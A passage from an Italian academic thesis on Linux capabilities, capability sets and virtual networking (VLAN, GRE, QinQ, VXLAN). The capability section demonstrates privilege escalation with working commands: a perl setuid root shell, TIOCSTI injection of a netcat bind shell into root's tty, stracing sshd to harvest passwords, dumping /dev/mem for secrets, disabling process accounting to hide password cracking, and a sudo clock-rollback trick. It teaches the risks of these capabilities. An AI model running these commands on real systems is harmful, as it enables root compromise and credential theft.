CAP_SETUID Dona al processo la possibilità di lanciare la systemcall **setuid(2)** per impersonare qualsiasi utente.

```
$setuid# whoami
dberardi
$setuid# perl -e 'use POSIX qw(setuid); setuid(0); system("bash")'
# whoami
root
```

CAP_SYS_ADMIN Permette al processo di effettuare un grosso numero di operazioni di amministrazione sul sistema, ad esempio montare/smontare file system, effettuare molte operazioni proprie di altre capability, creare nuovi namespace privilegiati (non **user**), utilizzare **setns(2)** su namespace già inizializzati sul sistema, effettuare ioctl privilegiati, inserire caratteri in tty diversi dal tty corrente, etc. Trattandosi di una capability *jolly*, comporta una decisamente maggiore esposizione al pericolo di attacchi di tipo *privilege escalation* ed il suo utilizzo deve sempre essere accorto e ponderato. Supponiamo di avere un utente appartenente al gruppo tty:

```
$sys_admin# groups
dberardi tty cdrom floppy audio dip video plugdev netdev
```

Tramite il seguente programma perl[14], se l'utente è in grado di scrivere su di un tty sul quale è presente una shell d'amministrazione, potrà eseguire codice come l'utente root.

```
use constant TIOCSTI => 0x5412;
```

[14] 0x5412 è l'ioctl relativo al comando TIOCSTI per inserire un carattere sulla coda di input di un terminale.

```
# Apre in scrittura il file relativo al percorso
# passato come primo parametro
open($fh, ">", @ARGV[0]) || die $!;

# Per ogni carattere del comando passato come secondo parametro,
#  lancia un ioctl con il suddetto carattere sul file aperto in precedenza.
my @comm = split '', "@ARGV[1]\n";
map { ioctl($fh, TIOCSTI, $_) || die $! } @comm
```

```
$sys_admin# who
root         tty1         2016-09-26 10:20
dberardi     pts/0        2016-09-26 10:28 (10.10.10.1)
$sys_admin# ls -la /dev/tty1
crw-w----- 1 root tty 4, 1 Sep 26 10:29 /dev/tty1
$sys_admin# perl tiocsti.pl /dev/tty1 'nc -lp 50000 -e /bin/sh &'
$sys_admin# nc 127.0.0.1 50000
whoami
root
```

CAP_SYS_BOOT Dona al processo la possibilità di effettuare un *soft reboot* tramite le systemcall **kexec_load(2)** e **reboot(2)**.

```
$sys_boot# uname -r
4.7.0-1-amd64
$sys_boot# ls -la /boot/vmlinuz*
/boot/vmlinuz-3.16.0-4-amd64  /boot/vmlinuz-4.7.0-1-amd64
$sys_boot# /sbin/kexec -l /boot/vmlinuz-3.16.0-4-amd64
--initrd=/boot/initrd.img-3.16.0-4-amd64  --reuse-cmdline
$sys_boot# systemctl kexec
Loading new kernel.
$ uname -r
3.16.0-4-amd64
```

Un utente potrebbe caricare un kernel personale con alcune backdoor al suo interno.

CAP_SYS_CHROOT Consente al processo di utilizzare la systemcall **chroot(2)**.

```
$sys_chroot# mkdir dir_ch/bin
$sys_chroot# wget -qO dir_ch/bin/busybox https://goo.gl/0kr7wn
$sys_chroot# chmod +x dir_ch/bin/busybox
$sys_chroot# chroot dir_ch /bin/busybox sh
$ busybox find .
.
./bin
./bin/busybox
```

CAP_SYS_MODULE Permette al processo di caricare e rimuovere i moduli kernel.

```
$sys_module# lsmod | grep iptable
$sys_module# /sbin/modprobe iptable_nat
$sys_module# lsmod | grep iptable
iptable_nat            16384  0
nf_nat_ipv4            16384  1 iptable_nat
ip_tables              24576  1 iptable_nat
```

CAP_SYS_NICE Permette di specificare la niceness dei processi a valori negativi.

```
$sys_nice# nice -n -20 sleep 100 &
[1] 1423
$sys_nice# ps -eo pid,comm,nice | grep 1423
1423 sleep      -20
```

CAP_SYS_PACCT Permette al processo di utilizzare la systemcall **acct** per attivare o disattivare l'accounting dei processi. Supponiamo di voler utilizzare *john* su una macchina sulla quale abbiamo l'accesso come utenti e il privilegio di ottenere la suddetta capability.

Lanciando *john*, programma molto esoso in termini di risorse, senza disattivare questa feature, si verrebbe a creare un log di sistema simile al seguente:

```
# sa
```

```
      78      12.89re         1.78cp          0avio      2718k
       3       1.84re         1.78cp          0avio      3911k   john
      14      11.05re         0.00cp          0avio      2990k   ***other*
      22       0.00re         0.00cp          0avio      1338k   sa
      16       0.00re         0.00cp          0avio      5307k   bash*
      11       0.00re         0.00cp          0avio       569k   accton
       8       0.00re         0.00cp          0avio      4204k   man*
       4       0.00re         0.00cp          0avio      1047k   ac
```

Tramite la capability però è possibile disabilitare la suddetta capacità del kernel.

```
$sys_pacct# accton off
$sys_pacct# /usr/sbin/john shadow
Loaded 1 password hash (crypt, generic crypt(3) [/64])
password         (root)
```

L'accounting dei processi presenti sul sistema a questo punto non riporterà tracce dell'esecuzione di john.

```
# sa
     197       0.18re         0.00cp          0avio      1851k
       2       0.00re         0.00cp          0avio      7044k   unix_chkpwd
       5       0.18re         0.00cp          0avio      2529k   ***other
      57       0.00re         0.00cp          0avio      3226k   watch*
      57       0.00re         0.00cp          0avio      1071k   sh
      57       0.00re         0.00cp          0avio      1050k   sa
      14       0.00re         0.00cp          0avio       522k   accton
       5       0.00re         0.00cp          0avio      5179k   bash*
```

CAP_SYS_PTRACE Permette al processo di tracciare tramite la systemcall *ptrace(2)* qualsiasi eseguibile senza perdere privilegi quali setuid o capability. Permette inoltre di utilizzare *PTRACE_ATTACH* su qualsiasi processo. Ad esempio è possibile tracciare *sshd* e ottenere la password di qualsiasi utente durante l'accesso.

```
$sys_ptrace# pgrep sshd
231
```

```
$sys_ptrace# strace -s 1024 -f -p 231 2> sshd.log
^C
$sys_ptrace# grep 'te(4, "\\0\\0\\0\\' sshd.log | awk 'FNR==3 || FNR ==9'
[pid 13820] write(4, "\0\0\0\4root", 8) = 8
[pid 13820] write(4, "\0\0\0\10passw0rd", 12) = 12
```

Dal quale si può notare come la password dell'utente root sia passw0rd.

CAP_SYS_RAWIO Permette al processo di interagire a basso livello con le periferiche di input/output, interagire con */dev/mem* e */dev/kmem*, utilizzare l'ioctl FIBMAP, etc. È molto pericolosa in quanto un utente potrebbe leggere le password e le chiavi dalla memoria o inserire rootkit (es. SuckIT) tramite */dev/kmem*[15].

```
$dac_read_search# dd if=/dev/mem of=memdump
dd: failed to open '/dev/mem': Operation not permitted
$dac_read_search,sys_rawio# dd if=/dev/mem of=memdump
1048320+0 records in
1048320+0 records out
536739840 bytes (537 MB, 512 MiB) copied, 9.08531 s, 59.
$dac_read_search,sys_rawio# grep -a 'gmail_password' memdump
gmail_password2=s3cr3tpassw0rd
```

CAP_SYS_RESOURCE Permette di scavalcare i limiti posti sulle risorse del sistema (per esempio tramite ulimit) o il poter utilizzare la percentuale di blocchi del file-system riservata a root.

```
$sys_resource# ulimit -u unlimited
```

CAP_SYS_TIME Dona al processo la possibilità di modificare la data del sistema:

```
$sys_time# date --set "2016-09-23T22:22:44,606608442-04:00"
Fri Sep 23 22:22:44 EDT 2016
```

[15] I moderni kernel linux sono in grado di evitare molti di questi attacchi tramite limitazioni in lettura/scrittura imposte a */dev/mem* e l'assenza dell'interfaccia */dev/kmem* (anche creandola tramite **mknod(2)**).

Legato al concetto di orologio esiste un privilege escalation abbastanza curioso (che, per fortuna, richiede una serie di fattori che lo rendono difficile da sfruttare). Il comando **sudo** rende possibile lanciare programmi come un utente specifico ed è uno standard de facto di molti sistemi Linux. Nella maggior parte delle sue installazioni è configurato in modo da richiedere la password solo durante la prima interazione con l'utente per poi consentire il privilege escalation senza credenziali nei successivi 15 minuti. Possiamo vedere come nel log */var/log/auth.log* esista un indicazione di un avvenuto privilege escalation da parte di un utente:

```
$ sudo -s
[sudo] password for dberardi:
# grep 'sudo: dberardi' /var/log/auth.log
Sep 23 16:16:30 sudo: dberardi : TTY=pts/0 ; ...
```

Se l'attaccante si trova sullo stesso tty dal quale è stato effettuato correttamente il comando sudo (*/dev/pts/0* in questo caso) ed è in grado di modificare la data del sistema, può effettuare un privilege escalation a root senza conoscere l'effettiva password dell'utente impersonato[16].

```
$sys_time# tty
/dev/pts/0
$sys_time# date
Fri Sep 23 22:22:45 EDT 2016
$sys_time# date --set "2016-09-23T16:21:44,606608442-04:00"
Fri Sep 23 16:21:44 EDT 2016
$sys_time# sudo -s
# whoami
root
```

CAP_SYS_TTY_CONFIG Permette al processo la gestione e l'utilizzo di systemcall privilegiate per interagire con i device relativi ai tty.

[16] L'exploit è ispirato all'analogo problema di sicurezza presente all'interno della distribuzione Ubuntu 13.04 https://bugs.launchpad.net/ubuntu/+source/policykit-desktop-privileges/+bug/1219337. Nel caso di Ubuntu un qualsiasi utente possedeva la capacità di modificare la data del sistema tramite interfaccia grafica.

Supponiamo di lanciare i seguenti comandi all'interno di X.

```
$dac_read_search# tty
/dev/pts/10
$dac_read_search# chvt 2
chvt: ioctl VT_ACTIVATE: Operation not permitted
$dac_read_search,sys_tty_config# chvt 2
```

Dopo questi comandi si viene effettivamente trasferiti sul tty 2. I comandi necessitano della capability **CAP_DAC_READ_SEARCH** per interagire con i file descriptor relativi ai tty.

CAP_SYSLOG Concede al processo la possibilità di utilizzare operazioni privilegiate sul log di sistema.

```
$syslog# dmesg | wc -l
1215
$syslog# dmesg -C
$syslog# dmesg | wc -l
0
```

CAP_WAKE_ALARM Dona al processo la possibilità di utilizzare, grazie alla systemcall **timerfd(2)**, alcuni timer in grado di risvegliare il sistema da uno stato di sospensione: **CLOCK_REALTIME_ALARM**, che rispecchia il tempo reale e **CLOCK_BOOTTIME_ALARM** che risulta essere un miglioramento a **CLOCK_MONOTONIC**, quest'ultima famiglia di timer risulta monotona crescente ed è in grado di funzionare anche se la macchina rimane in uno stato di suspend. Questo genere di timer è stato introdotto per il sistema Android, per gestire in modo efficiente il risveglio dallo stato di opportunistic sleep nel quale il sistema viene posto ad esempio spegnendo lo schermo.

Consideriamo un programma con un timer di tipo **CLOCK_MONOTONIC**:

```
int tfd = timerfd_create(CLOCK_BOOTTIME_ALARM, 0);
```

Il suddetto timer verrà attivato una singola volta tramite un valore passato come argomento al programma (in un modo simile al comando **sleep(1)**):

```
struct itimerspec itsp;

memset(&itsp, 0, sizeof(itsp));
itsp.it_value.tv_sec = atoi(argv[1]);

timerfd_settime(tfd, 0, &itsp, NULL);
```

Il timer verrà quindi interrogato tramite un epoll con parametro **EPOLLIN** risvegliando il programma, ed eventualmente la macchina, una volta scaduto:

```
$wake_alarm# date ;./timerfd 100; sleep 2; date
Thu Sep 29 15:31:28 EDT 2016
Thu Sep 29 15:33:10 EDT 2016
```

Tra le due chiamate del programma date la macchina è stata sospesa, il programma è stato quindi in grado di risvegliare la macchina dallo stato di sospensione.

Le capability indicate in rosso risultano pericolose, suggerendo un senso di *falsa sicurezza*[grs11], un processo in possesso di una delle suddette capability potrebbe effettuare un privilege escalation donando all'utente tutti i privilegi propri dell'utente root. Uno degli esempi più significativi risiede in *CAP_DAC_READ_SEARCH*, tramite questa capability il processo potrebbe leggere */etc/shadow* o */root/.ssh/* per ottenere l'accesso come super utente.

Set di capability

La gestione delle capability si sviluppa utilizzando un algoritmo in grado di utilizzare e considerare quattro maschere o insiemi di capability e una maschera indicante i limiti del processo.

Oltre a questi insiemi di capability esiste una differenza tra le capability associate ad un **file** e le capability associate ad un **processo**: le prime sono associate al file stesso come attributi estesi del file system[man16c] e vengono gestite tramite la funzione di libreria **cap_set_file(3)** o il comando **setcap(8)**; le seconde sono invece gestite tramite l'algoritmo precedentemente introdotto o la capability *CAP_SETPCAP*.

Nelle descrizioni e nelle formule successive sarà utilizzata la lettera **P** per indicare le capability associate ad un **p**rocesso e la lettera **F** per indicare le capability associate al **f**ile eseguibile come attributi estesi.

P(effective) e F(effective) Sono gli insiemi delle capability per le quali il kernel valuterà l'assegnamento effettivo dei privilegi al processo.

P(inheritable) e F(inheritable) Sono gli insiemi delle capability che vengono mantenute inalterate dopo una chiamata **execve(2)**. Durante l'esecuzione di un nuovo binario queste capability vengono aggiunte all'insieme delle capability permesse. Generalmente, se non si è l'utente root, questo insieme viene completamente disabilitato durante una chiamata **execve(2)**.

P(permitted) e F(permitted) Sono gli insiemi delimitanti le capability che possono essere aggiunte all'insieme inheritable del processo e le capability che possono essere abilitate nell'insieme effective.

cap_bset, bounding set È un insieme delimitante le capability di ogni processo. Se il suddetto insieme non contiene una determinata capability la suddetta non potrà essere aggiunta all'insieme inheritable del processo ne potrà essere abilitata all'intero dell'insieme permitted.

L'algoritmo utilizzato per derivare i tre insiemi di capability durante una chiamata **execve(2)** è il seguente[man16c] (per kernel con un numero di versione minore di 4.3): con P' e F' vengono indicati i nuovi insiemi associati alla nuova esecuzione, mentre con P e F vengono indicati gli insiemi precedenti alla chiamata exec.

$$\begin{aligned} P'(permitted) &= (\ P(inheritable) \cap F(inheritable)\ ) \\ &\quad \cup (\ F(permitted) \cap cap\_bset\ ) \end{aligned} \tag{2.1}$$

$$P'(effective) = \begin{cases} P'(permitted) & \text{se } F(effective) \neq \varnothing \\ \varnothing & \text{altrimenti} \end{cases} \tag{2.2}$$

$$P'(inheritable) = P(inheritable) \tag{2.3}$$

Le capability associate ad un processo in un determinato istante sono visualizzabili attraverso l'interfaccia presente in */proc/<pid>/status*. Ad esempio è possibile visionare le capability del processo corrente tramite il seguente comando:

```
$ grep '^Cap' /proc/self/status
CapInh: 0000000000000100
CapPrm: 0000000000000100
CapEff: 0000000000000100
CapBnd: 0000003fffffffff
```

Come si può notare il processo possiede la capability *CAP_SETPCAP*.

Capability Ambient

Dal recente kernel 4.3 è stato introdotto un nuovo tipo di capability associate ai processi, le cosiddette capability d'ambiente o **capability ambient**[cap15]. Queste capability permettono di creare un ambiente privilegiato, simile agli ambienti che è possibile creare tramite eseguibili in grado di lanciare programmi con il flag **set-user-id** abilitato (es. **sudo**). Le capability ambient sono state create poiché non è buona norma utilizzare le capability inheritable per creare ambienti di lavoro privilegiati, in quanto le suddette vengono normalmente disabilitate quando un processo di un utente non privilegiato esegue una systemcall della famiglia **exec**[man16c].

L'algoritmo delle capability è stato quindi modificato nel seguente modo:

$$P'(ambient) = \begin{cases} \varnothing & \text{se il file è privilegiato} \\ P(ambient) & \text{altrimenti} \end{cases} \tag{2.4}$$

$$\begin{aligned} P'(permitted) \quad = \quad & (\ P(inheritable) \cap F(inheritable) \ ) \\ & \cup \ (\ F(permitted) \cap cap\_bset \ ) \\ & \cup \ P'(ambient) \end{aligned} \tag{2.5}$$

$$P'(effective) = \begin{cases} P'(permitted) & \text{se } F(effective) \neq \varnothing \\ P'(ambient) & \text{altrimenti} \end{cases} \tag{2.6}$$

$$P'(inheritable) = P(inheritable) \tag{2.7}$$

Come è possibile notare dalla formula 2.4 viene introdotto il concetto di eseguibile *privilegiato*, un file eseguibile viene considerato privilegiato se possiede uno o più flag speciali quali **setuid**, **setgid** o una o più capability.

2.1.3 Lan virtuali

L'interconnessione di rete in un data center o all'interno di un'infrastruttura complessa può avere bisogno di manutenzione costante o di complesse separazioni di sottoreti e traffico anche su switch spazialmente dislocati. Per queste problematiche sono nate le cosiddette reti locali virtuali, o VLan. In questa sezione indicheremo alcune delle tecnologie presenti nel kernel linux a supporto di queste funzionalità.

IEEE 802.1Q, Vlan

Lo standard più utilizzato per la costruzione delle suddette architetture di rete sono le reti locali virtuali standard IEEE 802.1Q, le suddette Vlan




Figura 2.2: Pacchetti tagged e untagged 802.1Q.

operano a livello 2 dello stack ISO/OSI su reti compatibili con lo standard 802.3, Ethernet. Le Vlan di questo tipo aggiungono alcune informazioni nel frame ethernet come indicato in figura 2.2 facendo slittare di 32-bit il campo EtherType e i campi seguenti. La suddetta tecnologia utilizza come termine "untagged" per indicare l'interoperabilità con reti non IEEE 802.1Q eliminando semplicemente il tag contenente l'id della Vlan.

Se è presente un tag 802.1Q gli switch e i device abilitati alla ricezione dei suddetti pacchetti potranno effettuare diverse operazioni su di essi, come ad esempio ignorarli o, nel caso di un pacchetto broadcast, limitare la comunicazione solo alla Vlan corretta riducendo effettivamente il carico presente su tutta la rete.

Un esempio pratico è il seguente: Supponiamo di disporre di una macchina configurata con una Vlan avente id 2.

```
$ ip -d a show vlan2 | grep vlan
    vlan protocol 802.1Q id 2 <REORDER_HDR> numtxqueues 1 numrxqueues 1
    inet 10.10.10.1/24 brd 10.10.10.255 scope global vlan2
```

Se da un'altra macchina collegata alla suddetta interfaccia inviamo pacchetti aventi Vlan differenti dalla Vlan della macchina in ascolto i suddetti non verranno ricevuti.

Prendiamo ad esempio una macchina configurata con una Vlan untagged.

```
# ip a add 10.10.10.10/24 dev eth0
# ip r
```

```
10.10.10.0/24 dev eth0  proto kernel  scope link  src 10.10.10.10
# ping 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
From 10.10.10.10 icmp_seq=1 Destination Host Unreachable

--- 10.10.10.1 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms
```

Come è possibile notare l'interfaccia è effettivamente separata dalla rete tagged, aggiungendo a quest'ultima interfaccia la vlan con tag 2 è possibile comunicare con gli host configurati sulla rete virtuale:

```
# ip a del 10.10.10.10/24 dev eth0
# ip link add link eth0 name vlan2 type vlan id 2
# ip a add 10.10.10.10/24 dev vlan2
# ping -c 1 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
64 bytes from 10.10.10.1 (10.10.10.1): icmp_seq=1 ttl=53 time=0.939 ms

--- 10.10.10.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

Oltre le limitazioni

L'implementazione di Vlan descritta e standardizzata nel documento 802.1Q utilizza un campo di 4 byte per indicare la rete virtuale in esame. Ciò porta con se una grande limitazione quale un massimo assoluto di 4095 reti virtuali tagged [vla09]. Per ovviare a queste problematiche sono state proposte numerose modifiche e nuovi standard. I principali candidati per la risoluzione di questi problemi sono i seguenti:

GRE: Acronimo di **G**eneric **R**outing **E**ncapsulation, è una tecnologia per operare con tunnel generici aventi come base il protocollo IP[FLH+00]. Un generico tunnel GRE opera introducendo una nuova intestazione tra l'header IP e il payload del pacchetto, come visibile in figura 2.1.3.




Figura 2.3: Formato dei pacchetti (sopra), dell'header (in mezzo) e dell'header proposto nell'RFC 2890 (sotto) di un generico tunnel GRE.

Con questo tipo di tunnel è possibile effettuare il routing di protocolli non aventi questa possibilità o di utilizzare protocolli eterogenei su una base comune (es. IPv6 in IPv4).

Per identificare il traffico dei vari tunnel della rete, in un modo simile alle Vlan 802.1Q, è presente una piccola modifica all'header del tunnel GRE come è possibile vedere nell'ultima struttura del pacchetto raffigurato in figura 2.1.3

Questi pacchetti si compongono di:

C Un flag per indicare se il campo checksum è presente;

K Un flag per indicare se il campo Key è presente;

S Un flag per indicare se il campo Sequence Number è presente;

Ver Il numero di versione del protocollo GRE utilizzato, da standard impostato al valore 0;

Protocol Type L'ETHER-TYPE[17] del protocollo contenuto all'interno del payload;

Checksum Un campo opzionale contenente il checksum IP dell'header che sta per essere trasmesso considerando il campo checksum uguale a 0, questo campo deve essere trasmesso facendolo seguire da due ottetti posti a zero (il secondo campo reserved presente nelle strutture dei pacchetti visibili in figura 2.1.3);

Key Un campo opzionale contenente un identificativo utilizzabile per associare ad un determinato flusso una determinata tipologia di traffico;

Sequence Number Un campo opzionale contenente un numero intero progressivo, questo campo è utilizzato per mantenere i pacchetti in un determinato ordine: quando viene ricevuto un pacchetto fuori ordine (es. il sequence number ricevuto è minore del sequence number del pacchetto precendente) il pacchetto viene scartato

[17] consultabili presso ftp://ftp.isi.edu/in-notes/iana/assignments/ethernet-numbers




Figura 2.4: Infrastruttura di rete d'esempio

dal sistema senza nessun avviso.

Supponiamo di disporre di un'infrastruttura come quella indicata in figura 2.4. Una configurazione possibile su varie macchine linux tramite tunnel GRE (IP-in-IP) è simile alla seguente:

```
host-1$ ip tunnel add mylan mode gre remote 192.168.1.11 local 192.168.0.10
host-1$ ip a add 10.0.0.1/24 dev mylan
host-1$ ip l set mylan up

host-2$ ip tunnel add mylan mode gre remote 192.168.0.10 local 192.168.1.11
host-2$ ip a add 10.0.0.2/24 dev mylan
host-2$ ip l set mylan up
```

A questo punto le macchine saranno collegate tramite un tunnel IP-in-IP, ed attivando uno sniffer sul router si potranno vedere pacchetti simili a quelli indicati in figura 2.5.

QinQ, 802.1ad: È l'estensione più naturale dello standard 802.1Q. Opera utilizzando due tag 802.1Q al posto di un singolo tag, questo approccio porta le VLAN possibili ad un massimo di $4096^2 = 16777216$[qin08]. Il suddetto metodo però comporta un'ulteriore riduzione dell'MTU della rete, con gravi conseguenze prestazionali se questo fattore non viene considerato.

La configurazione di una rete virtuale di questo tipo su sistemi Linux è simile alla seguente:




Figura 2.5: Cattura di pacchetti GRE tramite sniffer.

```
# ip l add link eth0 eth0.42 type vlan proto 802.1ad id 42
# ip l add link eth0.42 eth0.42.58 type vlan proto 802.1Q id 58
# ip l set eth0.42 up
# ip a add 10.0.0.1/24 dev eth0.42.58
```

Queste istruzioni provvedereanno a creare un'interfaccia con vlan esterna con id 42 e una vlan incapsulata con id 58 come è possibile notare dalla schermata 2.7.

Vxlan: L'ultima alternativa a VLAN presentata in questa tesi è una soluzione documentata nell'RFC 7348: VXLAN acronimo di **V**irtual e**X**tensible **L**ocal **A**rea **N**etwork. Questo tipo di rete opera, utilizzando una terminologia propria del modello ISO/OSI, incapsulando pacchetti di livello 2 in pacchetti di livello 3.




Figura 2.6: Pacchetti 802.1Q e 802.1ad (QinQ).

Il funzionamento di Vxlan è basato su UDP, IP-multicast e la presenza di endpoint (demoni, nel caso di macchine virtuali) per effettuare il detunneling dei dati denominati **VTEP**[MDD+14]. Ogni Vxlan è associata ad un determinato VNI e un determinato indirizzo IP-Multicast[18]. Durante l'instaurarsi di una nuova comunicazione le macchine si comunicano gli indirizzi dei livelli 3 e 2 utilizzando il protocollo ARP tramite l'indirizzo multicast associato alla singola rete. Tramite questo meccanismo le singole macchine, non a conoscenza di essere all'interno di una rete Vxlan, vengono messe in comunicazione tra loro. Inoltre i VTEP sono in grado di mantenere diversi mapping MAC-IP in modo da comunicare direttamente utilizzando pacchetti unicast dopo l'instaurazione della comunicazione tramite pacchetti multicast.

Come è possibile notare in figura 2.8, i pacchetti Vxlan sono composti nel seguente modo:

Flag 8 bit, il flag indicato con I viene settato a 1 per indicare un VNI valido. I restanti flag sono riservati per usi futuri;

VNI Un identificativo di 3 byte relativo alla rete di riferimento, logicamente analogo all'identificativo interno dei tag 802.1Q;

[18]Il mapping degli indirizzi viene, di norma, mantenuto dai VTEP[MDD+14].

